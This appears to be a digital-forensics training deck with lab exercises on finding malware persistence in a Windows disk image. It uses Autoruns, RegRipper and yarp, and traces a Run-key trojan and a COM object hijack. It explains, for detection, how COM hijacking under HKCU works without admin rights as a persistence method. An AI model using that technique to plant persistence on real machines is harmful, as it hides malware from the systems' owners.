
- Let's find malware!
- Since non-admin user can write to paths under these folders only, malware is often located in the folders below.
 - \Users\
 - \ProgramData\
 - Recycle.bin
 - \Windows\Temp\
 - Autoruns can filter entries with a keyword, so you can input a part of the path like this figure.
 - If you cannot find the suspicious entry by checking under folders we mentioned before, you should manually check the registry keys with the prefix "HKCU". It is because registry keys that start with "HKCU" can be modified with ordinary access rights.



Practice Exercise 1:

Checking auto-start locations on an infected disk A (11)


- Check some special paths that require privileges to modify.
- Generally, it is difficult to find out malware when the attacker installed it with privileges.
- However, we could find those malware in some cases, since some specific paths contain no entry or only Microsoft related entries by default.
- You can check those paths by selecting the following six tabs. They sometimes contain some drivers such as NIC drivers and Printer drivers. Thus, you have to check if it is legitimate one or not in that case.
 - Network Providers
 - Winsock Providers
 - Boot Execute
 - Print Monitors
 - Winlogon
 - LSA Providers



Practice Exercise 1:

Checking auto-start locations on an infected disk A (12)

- In this case, you can confirm several verified drivers and unverified Microsoft drivers.
- As we mentioned before, Autoruns does not verify some Microsoft binaries in offline analysis.
- You can confirm these Microsoft binaries by comparing hash or tweaking patch status of the analysis machine, if necessary.
- First, we will put them into a cold stage. It is a priority matter. Also, we usually perform the same steps in a real case.



Autoruns [DESKTOP-RP4AHBR\taro] - Sysinternals: www.sysinternals.com

File Entry Options User Help

Filter:

Everything Logon Explorer Internet Explorer Scheduled Tasks Services Drivers Codecs **Boot Execute** Image Hijacks

AppInit KnownDLLs Winlogon Winsock Providers Print Monitors LSA Providers Network Providers WMI Office

Autorun Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\NetworkProvider\Order				2/22/2018 9:11 PM
<input checked="" type="checkbox"/> LanmanWorkstation	Microsoft Windows Network	(Not verified) Microsoft Corporation	c:\windows\system32\ntlanman.dll	11/20/2010 9:05 PM
<input checked="" type="checkbox"/> RDPNP	Microsoft Terminal Services	(Not verified) Microsoft Corporation	c:\windows\system32\drprov.dll	7/14/2009 10:05 AM
<input checked="" type="checkbox"/> vmhgfs	VMware Shared Folders	(Verified) VMware, Inc.	c:\windows\system32\vmhgfs.dll	11/10/2017 7:00 AM
<input checked="" type="checkbox"/> webclient	Web Client Network	(Not verified) Microsoft Corporation	c:\windows\system32\dayelnt.dll	11/20/2010 8:57 PM

Practice Exercise 1:

Checking auto-start locations on an infected disk A (13)

- When you filter entries with a keyword "users", you will see only one entry!
- We can consider this entry as suspicious due to the following reasons.
 - The registry key of the entry is for auto-starting applications for a specific user. The key is often used by Dropbox agent, VMware tools and so on. But an unknown executable file placed under user's temporary folder is registered in this case. In addition, the path is VMware tool's cache folder that is used for drag and drop function between a guest and the host OS.
 - The publisher is not verified. In other words, it does not have a valid code signature.
- It could be malware! In a real case, you should grab the executable file and analyze it as malware. Actually, it is "PandaZeus", a banking trojan.

Filter: \Users\				
KnownDLLs	Winlogon	Winsock Providers	Print Monitors	LSA Providers
Everything	Logon	Explorer	Internet Explorer	Scheduled Tasks
Services				
Drivers				
Codecs				
Boot Execute				
Autorun Entry	Description	Publisher	Image Path	Timestamp
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				4/19/2018 5:30 PM
<input checked="" type="checkbox"/> Small_News.exe	Legato Distributins	(Not verified) IDM Computer Solutions, Inc.	c:\users\ttaro\appdata\local\temp\vmware-ttaro\vmware-dnd\small_news.exe	3/30/2018 1:54 AM

Practice Exercise 2:

Checking auto-start locations on an infected disk A again

Practice Exercise 2:

Checking auto-start locations on an infected disk A again (1)

- By investigating the disk image "infected_drive_a.E01", we found the malware that installed simple auto-start mechanism, a Run key under the HKCU registry, in the previous exercise.
- Actually, the system is infected with another malware. Let's find it together!

Practice Exercise 2:


Checking auto-start locations on an infected disk A again (2)

- Conditions:
 - The system we checked in the previous exercise was infected with another malware.
 - We have already checked the disk image with Autoruns.
 - Thus, the malware could have used an anti-Autoruns techniques.
- Goal:
 - To reveal the technique, let's try to investigate "COM object hijacking" together.

Practice Exercise 2:

Checking auto-start locations on an infected disk A again (3)

- What is the “COM object hijacking”? (1)
 - COM means "Component Object Model". You can reuse existing programs via COM. For example, OLE and ActiveX consist of COM.
 - They enable you to load flash component in Internet Explorer, and to open HTML format emails in Thunderbird.
 - Each COM object has global unique ID called CLSID.
 - Relations between each CLSID and a binary component are registered in the registry under **HKEY_CLASSES_ROOT\CLSID**.



- You can see more detail at <https://msdn.microsoft.com/en-us/library/windows/desktop/ms694363>

Practice Exercise 2:


Checking auto-start locations on an infected disk A again (4)

- What is the “COM object hijacking”? (2)
 - The relations between each CLSID and an executable file could be overwritten by registering a new entry under `HKEY_CURRENT_USER\Software\Classes\CLSID`.
 - The overwritten relations affect only a specific user because the keys are located under HKEY_CURRENT_USER (HKCU). In addition, entering a new relation under HKCU does not require admin rights.

Practice Exercise 2:

Checking auto-start locations on an infected disk A again (5)


- What is the “COM object hijacking”? (3)
 - An attacker can overwrite the relation between a CLSID and the target binary by adding a new registry key without Administrative privilege.
 - So, by hijacking the CLSID that is called by legitimate programs frequently, it may work as a persistence mechanism.



Practice Exercise 2:

Checking auto-start locations on an infected disk A again (6)

- Investigate UsrClass.dat for "COM object hijacking" (1)
 - Registry information under HKEY_CURRENT_USER\Software\Classes is saved in the following file.
 - %USERPROFILE%\AppData\Local\Microsoft\Windows\UsrClass.dat
 - In this exercise case, the hive file is located in the following folder.




Practice Exercise 2:

Checking auto-start locations on an infected disk A again (7)

- Investigate UsrClass.dat for “COM object hijacking” (2)
 - Launch cmd.exe as Administrator by opening the shortcut we prepared.

Shortcuts\03_PersistenceAnalysis



Practice Exercise 2:

Checking auto-start locations on an infected disk A again (8)

- Investigate UsrClass.dat for “COM object hijacking” (3)
 - Parse the file with RegRipper by following commands.
 - Note: We prepared command line samples in the file below. You can copy commands from it.
 - C:\shortcuts\06_PersistenceAnalysis\tools\06_PersistenceAnalysis_commands.txt

```
cd RegRipper
```

RegRipper requires each command to be executed under its folder.

```
rip.exe -f usrclass -r G:\Users\ttaro\AppData\Local\Microsoft\Windows\UsrClass.dat  
> %USERPROFILE%\Desktop\imageA-ttaro-rip-UsrClass.txt
```

Enter this in a single line.

-f option is to specify the profile -r options is to set the target file to parse

- You can find following lines at the end of output. These are alerts for possible COM object hijacking.

```
-----  
ALERT: inprocserver: appdata found in path: c:\users\ttaro\appdata\roaming\microsoft\installer\{bcde0395-  
e52f-467c-8e3d-c4579291692e}\api-ms-win-downlevel-dtiy-l1-1-0._dl  
ALERT: inprocserver: appdata found in path: c:\users\ttaro\appdata\roaming\microsoft\installer\{bcde0395-  
e52f-467c-8e3d-c4579291692e}\api-ms-win-downlevel-dtiy-l1-1-0._dl
```

Practice Exercise 2:

Checking auto-start locations on an infected disk A again (9)

- Investigate UsrClass.dat for “COM object hijacking” (4)
 - Let's use "yarp" to get more detailed information with the command below.

```
cd ../yarp
py -3 yarp-print G:\Users\ttaro\AppData\Local\Microsoft\Windows\UsrClass.dat
> %USERPROFILE%\Desktop\imageA-ttaro-yarp-UsrClass.txt
```

Enter this in a single line.

- You can find two entries like the below by searching the result with the executable file name "api-ms-win-downlevel-dtiy-l1-1-0._dl" that you found in the result of RegRipper.

```
Key path: CLSID\{BCDE0395-E52F-467C-8E3D-C4579291692E}\InprocServer32
Last written timestamp (UTC): 2018-04-19 08:33:56.823716
Access bits: 0
```

```
Default value
Value type: REG_SZ
Data size: 254
Data (decoded):
```

These entries show the relation between the CLSID and the following binary.

The path that appeared in the result of RegRipper

```
C:\Users\ttaro\AppData\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}\api-ms-win-downlevel-dtiy-l1-1-0._dl
```

Practice Exercise 2:

Checking auto-start locations on an infected disk A again (10)


- Investigate UsrClass.dat for "COM object hijacking" (5)
 - Two CLSID relations are overwritten in the UsrClass.dat hive. These classes are related to the executable file placed under %AppData% folder.
 - Overwriting CLSID relations is not usual. It is a suspicious sign.

CLSID	Class Name	Original Function	related executable in per-user CLSID definition
B5F8350B-0548-48B1-A6EE-88BD00B4A5E7	CAccPropServicesClass	component for accessibility tools	%APPDATA%\Roaming\Microsoft\Installer\{BCDE0395-E52F-467C-8E3D-C4579291692E}\api-ms-win-downlevel-dtiy-l1-1-0._dl
BCDE0395-E52F-467C-8E3D-C4579291692E	MMDeviceEnumerator	enumerating audio devices	

Practice Exercise 2:

Checking auto-start locations on an infected disk A again (11)

- Investigate UsrClass.dat for “COM object hijacking” (6)
 - The classes are called in a lot of legitimate programs such as Internet Explorer so that these settings could be persistence for the related executable file.



Practice Exercise 2:

